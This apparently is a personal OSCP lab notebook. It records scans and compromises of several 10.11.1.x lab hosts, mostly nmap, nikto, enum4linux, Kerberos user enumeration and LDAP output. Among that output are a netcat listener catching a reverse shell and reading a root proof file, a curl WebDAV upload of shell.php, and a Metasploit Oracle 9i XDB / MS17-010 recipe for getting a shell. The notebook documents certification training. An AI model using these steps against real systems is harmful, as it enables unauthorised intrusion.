Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-15 11:40 EST
Nmap scan report for 10.11.1.146
Host is up (0.047s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
MAC Address: 00:50:56:89:55:BC (VMware)
```

Nmap done: 1 IP address (1 host up) scanned in 2.75 seconds

```
nmap -sC -sV -p- 10.11.1.146
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-15 11:41 EST
Nmap scan report for 10.11.1.146
Host is up (0.038s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp    ProFTPD 1.3.3a
22/tcp    open  ssh    OpenSSH 5.5p1 Debian 6 (protocol 2.0)
| ssh-hostkey:
|_ 1024 bb:1e:db:11:2a:c7:90:96:e8:0f:f1:ce:aa:14:6a:c1 (DSA)
|_ 2048 67:62:39:ab:ef:7b:2d:e2:70:18:fd:7d:3d:65:bf:c7 (RSA)
MAC Address: 00:50:56:89:55:BC (VMware)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 168.79 seconds
root@kali:~/Desktop/Machines/OSCP/146#

## screenshot

```
x root@kali: ~/Desktop/Machines/OSCP/146
root@kali: ~/Desktop/Machines/OSCP/146 84x43
Setting up libc6-amd64 (2.29-2) ...
Processing triggers for man-db (2.8.3-2) ...
Setting up libc-dev-bin (2.29-2) ...
Processing triggers for gnome-menus (3.13.3-11) ...
Processing triggers for hicolor-icon-theme (0.17-2) ...
Setting up libc6-dev:i386 (2.29-2) ...
Setting up locales (2.29-2) ...
Installing new version of config file /etc/locale.alias ...
locales-all installed, skipping locales generation
Setting up locales-all (2.29-2) ...
Setting up libc6-dev-amd64 (2.29-2) ...
Setting up libc6-dev-x32 (2.29-2) ...
Processing triggers for libc-bin (2.29-2) ...
root@kali:~/Desktop/Machines/OSCP/146#
root@kali:~/Desktop/Machines/OSCP/146#
root@kali:~/Desktop/Machines/OSCP/146#
root@kali:~/Desktop/Machines/OSCP/146# nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.11.0.186] from (UNKNOWN) [10.11.1.146] 35012
ifconfig
eth0      Link encap:Ethernet HWaddr 00:50:56:89:55:bc
          inet addr:10.11.1.146 Bcast:10.11.255.255 Mask:255.255.0.0
          inet6 addr: fe80::250:56ff:fe89:55bc/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
            RX packets:1113589 errors:0 dropped:0 overruns:0 frame:0
            TX packets:265600 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:72079424 (68.7 MiB) TX bytes:14510000 (13.8 MiB)

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING MTU:16436 Metric:1
            RX packets:346 errors:0 dropped:0 overruns:0 frame:0
            TX packets:346 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:28592 (27.9 KiB) TX bytes:28592 (27.9 KiB)

hostname
susie
cat /root/proof.txt
78279a04f7020f4fb4599242fcfe70af

```

## ***proof***

78279a04f7020f4fb4599242fcfe70af

## **202 Oracle**

nmap showed oracle which is HUGE tell becasue it is so vulnerable  
normal nmap showed that the machine was running oracle 9.2.0.1.0  
searchsploit showed that exploits/windows/remote/1365.pm was a viable option  
msfconsole > use exploit/windows/http/oracle9i\_xdb\_pass > seterup... > run > enjoy your shell!!

ms17-010 also roots it for you.

## ***enumeration***

```
curl http://10.11.1.202/ --upload-file shell.php -v
```

## **nmap**

```
nmap 10.11.1.202
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-20 23:08 EST
Nmap scan report for 10.11.1.202
Host is up (0.046s latency).
Not shown: 982 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
1031/tcp  open  iad2
1034/tcp  open  zincite-a
1035/tcp  open  multidropper
1039/tcp  open  sbl
1521/tcp  open  oracle
2030/tcp  open  device2
2100/tcp  open  amiganetfs
3372/tcp  open  msdtc
3389/tcp  open  ms-wbt-server
4443/tcp  open  pharos
7778/tcp  open  interwise
8080/tcp  open  http-proxy
MAC Address: 00:50:56:89:66:78 (VMware)
```

```
Nmap done: 1 IP address (1 host up) scanned in 2.48 seconds
root@kali:~/Desktop/Machines/OSCP/202#
```

## **normal nmap**

```
nmap -sC -sV -p- 10.11.1.202
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-20 23:08 EST
Nmap scan report for 10.11.1.202
Host is up (0.048s latency).
Not shown: 65511 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Microsoft ftpd 5.0
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|_ SYST: Windows_NT version 5.0
80/tcp    open  http         Microsoft IIS httpd 5.0
| http-cookie-flags:
|_ /:
| ASPSESSIONIDASCSRQSQ:
|_ httponly flag not set
| http-methods:
|_ Potentially risky methods: TRACE COPY PROPFIND SEARCH LOCK UNLOCK DELETE PUT MOVE MKCOL PROPPATCH
| http-ntlm-info:
| Target_Name: ACME
| NetBIOS_Domain_Name: ACME
| NetBIOS_Computer_Name: ORACLE
| DNS_Domain_Name: acme.local
| DNS_Computer_Name: oracle.acme.local
|_ Product_Version: 5.0.2195
|_http-server-header: Microsoft-IIS/5.0
|_http-title: Under Construction
| http-webdav-scan:
| WebDAV type: Unknown
| Allowed Methods: OPTIONS, TRACE, GET, HEAD, COPY, PROPFIND, SEARCH, LOCK, UNLOCK
| Server Type: Microsoft-IIS/5.0
| Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK,
UNLOCK, SEARCH
|_ Server Date: Thu, 21 Nov 2019 04:12:45 GMT
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
443/tcp   open  https?
445/tcp   open  microsoft-ds Windows 2000 microsoft-ds
1031/tcp  open  msrpc        Microsoft Windows RPC
1034/tcp  open  msrpc        Microsoft Windows RPC
1035/tcp  open  msrpc        Microsoft Windows RPC
1039/tcp  open  oracle       Oracle Database
1521/tcp  open  oracle-tns  Oracle TNS Listener 9.2.0.1.0 (for 32-bit Windows)
1748/tcp  open  oracle-tns  Oracle TNS Listener
| fingerprint-strings:
| oracle-tns:
|_ (CONNECT_DATA=(COMMAND=version))
1754/tcp  open  oracle       Oracle Database
1808/tcp  open  oracle-vp2?
1809/tcp  open  oracle-vp1?
2030/tcp  open  oracle-mts  Oracle MTS Recovery Service
2100/tcp  open  ftp          Oracle Enterprise XML DB ftpd 9.2.0.1.0
| ftp-syst:
|_ SYST: Unix Type:9.2.0.1 Version:Oracle XML DB
3339/tcp  open  http         Oracle HTTP Server Powered by Apache 1.3.22 (mod_plsql/3.0.9.8.3b mod_ssl/2.8.5 OpenSSL/
0.9.6b mod_fastcgi/2.2.12 mod_oprocmgr/1.0 mod_perl/1.25)
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Oracle HTTP Server Powered by Apache/1.3.22 (Win32) mod_plsql/3.0.9.8.3b mod_ssl/2.8.5 OpenSSL/
0.9.6b mod_fastcgi/2.2.12 mod_oprocmgr/1.0 mod_perl/1.25
|_http-title: Welcome to Oracle Enterprise Manager
3372/tcp  open  msdtc       Microsoft Distributed Transaction Coordinator
3389/tcp  open  ms-wbt-server Microsoft Terminal Service
4443/tcp  open  ssl/pharos?
|_ssl-date: 2019-11-21T04:12:46+00:00; +1s from scanner time.
```

```
| sslv2:  
|   SSLv2 supported  
|   ciphers:  
|     SSL2_RC4_128_EXPORT40_WITH_MD5  
|     SSL2_RC4_64_WITH_MD5  
|     SSL2_DES_64_CBC_WITH_MD5  
|     SSL2_RC4_128_WITH_MD5  
|     SSL2_DES_192_EDE3_CBC_WITH_MD5  
7778/tcp open  http    Oracle HTTP Server Powered by Apache 1.3.22 (mod_plsql/3.0.9.8.3b mod_ssl/2.8.5 OpenSSL/0.9.6b mod_fastcgi/2.2.12 mod_oprocmgr/1.0 mod_perl/1.25)  
|_http-generator: Mozilla/4.72 [en] (WinNT; U) [Netscape]  
| http-methods:  
|_ Potentially risky methods: TRACE  
|_http-server-header: Oracle HTTP Server Powered by Apache/1.3.22 (Win32) mod_plsql/3.0.9.8.3b mod_ssl/2.8.5 OpenSSL/0.9.6b mod_fastcgi/2.2.12 mod_oprocmgr/1.0 mod_perl/1.25  
|_http-title: Oracle HTTP Server Index  
8080/tcp open  http    Oracle XML DB Enterprise Edition httpd 9.2.0.1.0 (Oracle9i Enterprise Edition Release)  
| http-auth:  
| HTTP/1.1 401 Unauthorized\x0D  
|_ Basic realm=XDB  
|_http-server-header: Oracle XML DB/Oracle9i Enterprise Edition Release 9.2.0.1.0 - Production  
|_http-title: 400 Bad Request  
8228/tcp open  unknown  
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at  
https://nmap.org/cgi-bin/submit.cgi?new-service :  
SF-Port1748-TCP:V=7.70%I=7%D=11/20%Time=5DD60E4B%P=i686-pc-linux-gnu%r(ora  
SF:cle-tns,2C,"\0,\0\0\x04\0\0\0"\0\0\x20(CONNECT_DATA=\COMMAND=version  
SF:\)\");  
MAC Address: 00:50:56:89:66:78 (VMware)  
Service Info: Host: oracle; OSs: Windows, Windows 2000; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_2000
```

Host script results:

```
|_clock-skew: mean: -39m59s, deviation: 1h09m16s, median: 0s  
|_nbstat: NetBIOS name: ORACLE, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:89:66:78 (VMware)  
| smb-os-discovery:  
|   OS: Windows 2000 (Windows 2000 LAN Manager)  
|   OS CPE: cpe:/o:microsoft:windows_2000:-  
|   Computer name: oracle  
|   NetBIOS computer name: ORACLE\x00  
|   Domain name: acme.local  
|   FQDN: oracle.acme.local  
|_ System time: 2019-11-21T06:12:44+02:00  
| smb-security-mode:  
|   account_used: guest  
|   authentication_level: user  
|   challenge_response: supported  
|_ message_signing: disabled (dangerous, but default)  
|_smb2-time: Protocol negotiation failed (SMB2)
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .  
Nmap done: 1 IP address (1 host up) scanned in 494.61 seconds

# nikto

```
nikto -host http://10.11.1.202:80 | tee nikto_10.11.1.202:80
- Nikto v2.1.6
-----
+ Target IP:      10.11.1.202
+ Target Hostname: 10.11.1.202
+ Target Port:    80
+ Start Time:    2019-11-20 23:09:21 (GMT-5)
-----
+ Server: Microsoft-IIS/5.0
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a
different fashion to the MIME type
+ Cookie ASPSESSIONIDASCSRQSQ created without the httponly flag
+ Retrieved dasl header: <DAV:sql>
+ Retrieved dav header: 1, 2
+ Retrieved ms-author-via header: DAV
+ Uncommon header 'ms-author-via' found, with contents: DAV
+ Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH,
LOCK, UNLOCK, SEARCH
+ OSVDB-5646: HTTP method ('Allow' Header): 'DELETE' may allow clients to remove files on the web server.
+ OSVDB-397: HTTP method ('Allow' Header): 'PUT' method could allow clients to save files on the web server.
+ OSVDB-5647: HTTP method ('Allow' Header): 'MOVE' may allow clients to change file locations on the web server.
+ Public HTTP Methods: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH,
LOCK, UNLOCK, SEARCH
+ OSVDB-5646: HTTP method ('Public' Header): 'DELETE' may allow clients to remove files on the web server.
+ OSVDB-397: HTTP method ('Public' Header): 'PUT' method could allow clients to save files on the web server.
+ OSVDB-5647: HTTP method ('Public' Header): 'MOVE' may allow clients to change file locations on the web server.
+ WebDAV enabled (PROPPATCH SEARCH PROPFIND MKCOL LOCK COPY UNLOCK listed as allowed)
+ OSVDB-13431: PROPFIND HTTP verb may show the server's internal IP address: http://10.11.1.202/
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-877: HTTP TRACK method is active, suggesting the host is vulnerable to XST
+ OSVDB-2117: /: Appears to be a default IIS install.
+ OSVDB-3092: /localstart.asp: This may be interesting...
+ OSVDB-3323: /NULL.printer: Internet Printing (IPP) is enabled. Some versions have a buffer overflow/DoS in Windows
2000 that allows remote attackers to gain admin privileges via a long print request that is passed to the extension through
IIS 5.0. Disabling the .printer mapping i
+ /portal/changelog: Vignette richtext HTML editor changelog found.
+ 8495 requests: 0 error(s) and 24 item(s) reported on remote host
+ End Time:    2019-11-20 23:32:13 (GMT-5) (1372 seconds)
-----
+ 1 host(s) tested
```

## dirsearch

```
python3 /root/Desktop/Tools/dirsearch/dirsearch.py -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -e php -f -t 20 -u http://10.11.1.202:80 --simple-report dirsearchsimple_10.11.1.202:80
```

```
_|._--_ _ _ _|_ v0.3.8  
(_|||_) (/_(_||(_|)
```

Extensions: php | HTTP method: get | Threads: 20 | Wordlist size: 441041

Error Log: /root/Desktop/Tools/dirsearch/logs/errors-19-11-20\_23-09-22.log

Target: <http://10.11.1.202:80>

```
[23:09:22] Starting:  
[23:09:28] 403 - 172B - /scripts/  
[23:09:57] 401 - 4KB - /printers/  
[23:10:37] 401 - 4KB - /Printers/  
[23:11:16] 403 - 172B - /Scripts/  
[23:33:40] 403 - 172B - /SCRIPTS/  
CTRL+C detected: Pausing threads, please wait...  
[e]xit / [c]ontinue: e
```

Canceled by the user  
root@kali:~/Desktop/Machines/OSCP/202#

## **nmap smb**

```
nmap -p 139,445 -vv --script=smb-vuln-cve2009-3103.nse,smb-vuln-ms06-025.nse,smb-vuln-ms07-029.nse,smb-vuln-ms08-067.nse,smb-vuln-ms10-054.nse,smb-vuln-ms10-061.nse,smb-vuln-ms17-010.nse 10.11.1.202
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-21 00:06 EST
NSE: Loaded 7 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 00:06
Completed NSE at 00:06, 0.00s elapsed
Initiating ARP Ping Scan at 00:06
Scanning 10.11.1.202 [1 port]
Completed ARP Ping Scan at 00:06, 0.08s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 00:06
Completed Parallel DNS resolution of 1 host. at 00:06, 0.08s elapsed
Initiating SYN Stealth Scan at 00:06
Scanning 10.11.1.202 [2 ports]
Discovered open port 445/tcp on 10.11.1.202
Discovered open port 139/tcp on 10.11.1.202
Completed SYN Stealth Scan at 00:06, 0.11s elapsed (2 total ports)
NSE: Script scanning 10.11.1.202.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 00:06
Completed NSE at 00:06, 5.08s elapsed
Nmap scan report for 10.11.1.202
Host is up, received arp-response (0.044s latency).
Scanned at 2019-11-21 00:06:18 EST for 6s
```

| PORT    | STATE | SERVICE      | REASON          |
|---------|-------|--------------|-----------------|
| 139/tcp | open  | netbios-ssn  | syn-ack ttl 128 |
| 445/tcp | open  | microsoft-ds | syn-ack ttl 128 |

MAC Address: 00:50:56:89:66:78 (VMware)

Host script results:

```
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)
| smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|       State: VULNERABLE
|       IDs: CVE:CVE-2017-0143
|       Risk factor: HIGH
|         A critical remote code execution vulnerability exists in Microsoft SMBv1
|         servers (ms17-010).

| Disclosure date: 2017-03-14
| References:
|   https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|   https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
```

NSE: Script Post-scanning.

NSE: Starting runlevel 1 (of 1) scan.

Initiating NSE at 00:06

Completed NSE at 00:06, 0.00s elapsed

Read data files from: /usr/bin/../share/nmap

Nmap done: 1 IP address (1 host up) scanned in 5.64 seconds

Raw packets sent: 3 (116B) | Rcvd: 3 (116B)

root@kali:~/Desktop/Machines/OSCP/202#

***proof***

b786e69b9cf7380e2e08321c6fc17aef

## screenshot

```
C:\Documents and Settings\Administrator\Desktop>ipconfig && hostname && type proof.txt
ipconfig && hostname && type proof.txt

Windows 2000 IP Configuration

Ethernet adapter Local Area Connection:

  Connection-specific DNS Suffix . :
  IP Address. . . . . : 10.11.1.202
  Subnet Mask . . . . . : 255.255.0.0
  Default Gateway . . . . . : 10.11.1.220
oracle
b786e69b9cf7380e2e08321c6fc17aef

C:\Documents and Settings\Administrator\Desktop>
```



## ***enumeration***

<http://10.11.1.219/access.html>

## ***nmap***

```
PORT STATE SERVICE REASON      VERSION
80/tcp open  http  syn-ack ttl 64 Apache httpd
|_http-server-header: Apache
MAC Address: 00:50:56:89:39:66 (VMware)
```



## ***enumeration***

robert@thinc.local  
kevin@thinc.local

## **nmap**

```
echo -e e[5me[31me[1mttl=128e[0m; echo http://www.kellyodonnell.com/content/determining-os-type-ping; nmap  
10.11.1.220  
ttl=128  
http://www.kellyodonnell.com/content/determining-os-type-ping  
Starting Nmap 7.70 ( https://nmap.org ) at 2019-12-04 16:24 EST  
Nmap scan report for 10.11.1.220  
Host is up (0.050s latency).  
Not shown: 980 closed ports  
PORT      STATE SERVICE  
21/tcp    open  ftp  
53/tcp    open  domain  
88/tcp    open  kerberos-sec  
135/tcp   open  msrpc  
139/tcp   open  netbios-ssn  
389/tcp   open  ldap  
445/tcp   open  microsoft-ds  
464/tcp   open  kpasswd5  
593/tcp   open  http-rpc-epmap  
636/tcp   open  ldapssl  
3268/tcp  open  globalcatLDAP  
3269/tcp  open  globalcatLDAPssl  
3389/tcp  open  ms-wbt-server  
49152/tcp open  unknown  
49153/tcp open  unknown  
49154/tcp open  unknown  
49155/tcp open  unknown  
49157/tcp open  unknown  
49158/tcp open  unknown  
49165/tcp open  unknown  
MAC Address: 00:50:56:93:7C:86 (VMware)
```

Nmap done: 1 IP address (1 host up) scanned in 2.14 seconds

## nmap reg

```
nmap -sC -sV -p- 10.11.1.220
Starting Nmap 7.70 ( https://nmap.org ) at 2019-12-04 16:26 EST
Nmap scan report for 10.11.1.220
Host is up (0.044s latency).
Not shown: 65510 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp        FileZilla ftpd 0.9.34 beta
|_ ftp-syst:
|   |_ SYST: UNIX emulated by FileZilla
53/tcp    open  domain     Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008 R2 SP1)
| dns-nsid:
|   |_ bind.version: Microsoft DNS 6.1.7601 (1DB15D39)
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2013-12-28 07:37:53Z)
135/tcp   open  msrpc      Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
389/tcp   open  ldap       Microsoft Windows Active Directory LDAP (Domain: thinc.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds Windows Server 2008 R2 Standard 7601 Service Pack 1 microsoft-ds (workgroup: THINC)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap       Microsoft Windows Active Directory LDAP (Domain: thinc.local, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Service
| ssl-cert: Subject: commonName=master.thinc.local
| Not valid before: 2013-12-27T07:37:00
| Not valid after: 2014-06-28T07:37:00
|_ssl-date: 2013-12-28T07:37:49+00:00; -5y341d13h54m39s from scanner time.
5722/tcp  open  msrpc      Microsoft Windows RPC
9389/tcp  open  mc-nmf     .NET Message Framing
47001/tcp open  http       Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49152/tcp open  msrpc      Microsoft Windows RPC
49153/tcp open  msrpc      Microsoft Windows RPC
49154/tcp open  msrpc      Microsoft Windows RPC
49155/tcp open  msrpc      Microsoft Windows RPC
49157/tcp open  ncacn_http Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc      Microsoft Windows RPC
49165/tcp open  msrpc      Microsoft Windows RPC
49173/tcp open  msrpc      Microsoft Windows RPC
49179/tcp open  msrpc      Microsoft Windows RPC
MAC Address: 00:50:56:93:7C:86 (VMware)
Service Info: Host: MASTER; OS: Windows; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_server_2008:r2:sp1

Host script results:
|_clock-skew: mean: -2167d11h54m38s, deviation: 4h00m00s, median: -2167d13h54m39s
|_nbstat: NetBIOS name: MASTER, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:93:7c:86 (VMware)
| smb-os-discovery:
|   OS: Windows Server 2008 R2 Standard 7601 Service Pack 1 (Windows Server 2008 R2 Standard 6.1)
|   OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
|   Computer name: master
|   NetBIOS computer name: MASTER\x00
|   Domain name: thinc.local
|   Forest name: thinc.local
|   FQDN: master.thinc.local
|_ System time: 2013-12-27T23:37:48-08:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: required
| smb2-security-mode:
|   2.02:
|_ Message signing enabled and required
```

```
| smb2-time:  
|   date: 2013-12-28 02:37:47  
|_ start_date: 2013-12-28 10:54:35
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 501.74 seconds

root@kali:~/Desktop/Machines/OSCP/220#

## **smb nmap**

Host script results:

```
|_smb-vuln-ms10-054: false  
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED  
|_smb-vuln-ms17-010: This system is patched.
```

# enum4linux

```
enum4linux -a 10.11.1.220 | tee e4lresults.txt
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed Dec 4 16:27:18 2019
```

```
=====
| Target Information |
=====
Target ..... 10.11.1.220
RID Range ..... 500-550,1000-1050
Username ..... "
Password ..... "
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
```

```
=====
| Enumerating Workgroup/Domain on 10.11.1.220 |
=====
[+] Got domain/workgroup name: THINC
```

```
=====
| Nbtstat Information for 10.11.1.220 |
=====
Looking up status of 10.11.1.220
MASTER      <00> -     B <ACTIVE> Workstation Service
THINC       <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
THINC       <1c> - <GROUP> B <ACTIVE> Domain Controllers
MASTER      <20> -     B <ACTIVE> File Server Service
THINC       <1b> -     B <ACTIVE> Domain Master Browser
```

```
MAC Address = 00-50-56-93-7C-86
```

```
=====
| Session Check on 10.11.1.220 |
=====
[+] Server 10.11.1.220 allows sessions using username ", password "
```

```
=====
| Getting domain SID for 10.11.1.220 |
=====
Domain Name: THINC
Domain Sid: S-1-5-21-279202750-2644721835-2190734642
[+] Host is part of a domain (not a workgroup)
```

```
=====
| OS information on 10.11.1.220 |
=====
Use of uninitialized value $os_info in concatenation (.) or string at ./enum4linux.pl line 464.
[+] Got OS info for 10.11.1.220 from smbclient:
[+] Got OS info for 10.11.1.220 from srvinfo:
Could not initialise svrsvc. Error was NT_STATUS_ACCESS_DENIED
```

```
=====
| Users on 10.11.1.220 |
=====
[E] Couldn't find users using querydispinfo: NT_STATUS_ACCESS_DENIED
```

```
[E] Couldn't find users using enumdomusers: NT_STATUS_ACCESS_DENIED
```

```
=====
| Share Enumeration on 10.11.1.220 |
=====
WARNING: The "syslog" option is deprecated
smb1cli_req_writev_submit: called for dialect[SMB2_10] server[10.11.1.220]
```

| Sharename | Type | Comment |
|-----------|------|---------|
|-----------|------|---------|

```
Error returning browse list: NT_STATUS_REVISION_MISMATCH
Reconnecting with SMB1 for workgroup listing.
Connection to 10.11.1.220 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Failed to connect with SMB1 -- no workgroup available
```

[+] Attempting to map shares on 10.11.1.220

```
=====
| Password Policy Information for 10.11.1.220 |
=====
[E] Unexpected error from polenum:
```

[+] Attaching to 10.11.1.220 using a NULL share

[+] Trying protocol 445/SMB...

```
[!] Protocol failed: SAMR SessionError: code: 0xc0000022 - STATUS_ACCESS_DENIED - {Access Denied} A process has
requested access to an object but has not been granted those access rights.
```

[+] Trying protocol 139/SMB...

```
[!] Protocol failed: Cannot request session (Called Name:10.11.1.220)
```

[E] Failed to get password policy with rpcclient

```
=====
| Groups on 10.11.1.220 |
=====
```

[+] Getting builtin groups:

[+] Getting builtin group memberships:

[+] Getting local groups:

[+] Getting local group memberships:

[+] Getting domain groups:

[+] Getting domain group memberships:

```
=====
| Users on 10.11.1.220 via RID cycling (RIDS: 500-550,1000-1050) |
=====
[E] Couldn't get SID: NT_STATUS_ACCESS_DENIED. RID cycling not possible.
```

```
=====
| Getting printer info for 10.11.1.220 |
=====
Could not initialise spoolss. Error was NT_STATUS_ACCESS_DENIED
```

enum4linux complete on Wed Dec 4 16:27:30 2019

root@kali:~/Desktop/Machines/OSCP/220#

## **nmap kerberos**

```
root@kali:~/Desktop/Machines/OSCP/220# nmap -p 88 --script=krb5-enum-users --script-args krb5-enum-users.realm='thinc.local',userdb=/usr/share/seclists/Usernames/Names/names.txt 10.11.1.220
Starting Nmap 7.70 ( https://nmap.org ) at 2019-12-04 17:50 EST
Nmap scan report for master.thinc.local (10.11.1.220)
Host is up (0.045s latency).
```

```
POR STATE SERVICE
88/tcp open  kerberos-sec
| krb5-enum-users:
| Discovered Kerberos principals
|   robert@thinc.local
|_  kevin@thinc.local
MAC Address: 00:50:56:93:7C:86 (VMware)
```

```
Nmap done: 1 IP address (1 host up) scanned in 91.61 seconds
root@kali:~/Desktop/Machines/OSCP/220#
```

## **nmap ldap**

```
root@kali:~/Desktop/Machines/OSCP/220# nmap -p 3268,389,636,3269 --script ldap* 10.11.1.220
```

```
Starting Nmap 7.70 ( https://nmap.org ) at 2019-12-04 18:31 EST
```

```
Nmap scan report for master.thinc.local (10.11.1.220)
```

```
Host is up (0.045s latency).
```

```
PORT      STATE SERVICE
```

```
389/tcp    open  ldap
```

```
|_ldap-brute: ERROR: Script execution failed (use -d to debug)
```

```
|_ldap-roottse:
```

```
|_LDAP Results
```

```
<ROOT>
```

```
  currentTime: 20131228073755.0Z
```

```
  subschemaSubentry: CN=Aggregate,CN=Schema,CN=Configuration,DC=thinc,DC=local
```

```
  dsServiceName: CN=NTDS Settings,CN=MASTER,CN=Servers,CN=Default-First-Site-
```

```
Name,CN=Sites,CN=Configuration,DC=thinc,DC=local
```

```
  namingContexts: DC=thinc,DC=local
```

```
  namingContexts: CN=Configuration,DC=thinc,DC=local
```

```
  namingContexts: CN=Schema,CN=Configuration,DC=thinc,DC=local
```

```
  namingContexts: DC=DomainDnsZones,DC=thinc,DC=local
```

```
  namingContexts: DC=ForestDnsZones,DC=thinc,DC=local
```

```
  defaultNamingContext: DC=thinc,DC=local
```

```
  schemaNamingContext: CN=Schema,CN=Configuration,DC=thinc,DC=local
```

```
  configurationNamingContext: CN=Configuration,DC=thinc,DC=local
```

```
  rootDomainNamingContext: DC=thinc,DC=local
```

```
  supportedControl: 1.2.840.113556.1.4.319
```

```
  supportedControl: 1.2.840.113556.1.4.801
```

```
  supportedControl: 1.2.840.113556.1.4.473
```

```
  supportedControl: 1.2.840.113556.1.4.528
```

```
  supportedControl: 1.2.840.113556.1.4.417
```

```
  supportedControl: 1.2.840.113556.1.4.619
```

```
  supportedControl: 1.2.840.113556.1.4.841
```

```
  supportedControl: 1.2.840.113556.1.4.529
```

```
  supportedControl: 1.2.840.113556.1.4.805
```

```
  supportedControl: 1.2.840.113556.1.4.521
```

```
  supportedControl: 1.2.840.113556.1.4.970
```

```
  supportedControl: 1.2.840.113556.1.4.1338
```

```
  supportedControl: 1.2.840.113556.1.4.474
```

```
  supportedControl: 1.2.840.113556.1.4.1339
```

```
  supportedControl: 1.2.840.113556.1.4.1340
```

```
  supportedControl: 1.2.840.113556.1.4.1413
```

```
  supportedControl: 2.16.840.1.113730.3.4.9
```

```
  supportedControl: 2.16.840.1.113730.3.4.10
```

```
  supportedControl: 1.2.840.113556.1.4.1504
```

```
  supportedControl: 1.2.840.113556.1.4.1852
```

```
  supportedControl: 1.2.840.113556.1.4.802
```

```
  supportedControl: 1.2.840.113556.1.4.1907
```

```
  supportedControl: 1.2.840.113556.1.4.1948
```

```
  supportedControl: 1.2.840.113556.1.4.1974
```

```
  supportedControl: 1.2.840.113556.1.4.1341
```

```
  supportedControl: 1.2.840.113556.1.4.2026
```

```
  supportedControl: 1.2.840.113556.1.4.2064
```

```
  supportedControl: 1.2.840.113556.1.4.2065
```

```
  supportedControl: 1.2.840.113556.1.4.2066
```

```
  supportedLDAPVersion: 3
```

```
  supportedLDAPVersion: 2
```

```
  supportedLDAPPolicies: MaxPoolThreads
```

```
  supportedLDAPPolicies: MaxDatagramRecv
```

```
  supportedLDAPPolicies: MaxReceiveBuffer
```

```
  supportedLDAPPolicies: InitRecvTimeout
```

```
  supportedLDAPPolicies: MaxConnections
```

```
  supportedLDAPPolicies: MaxConnIdleTime
```

```
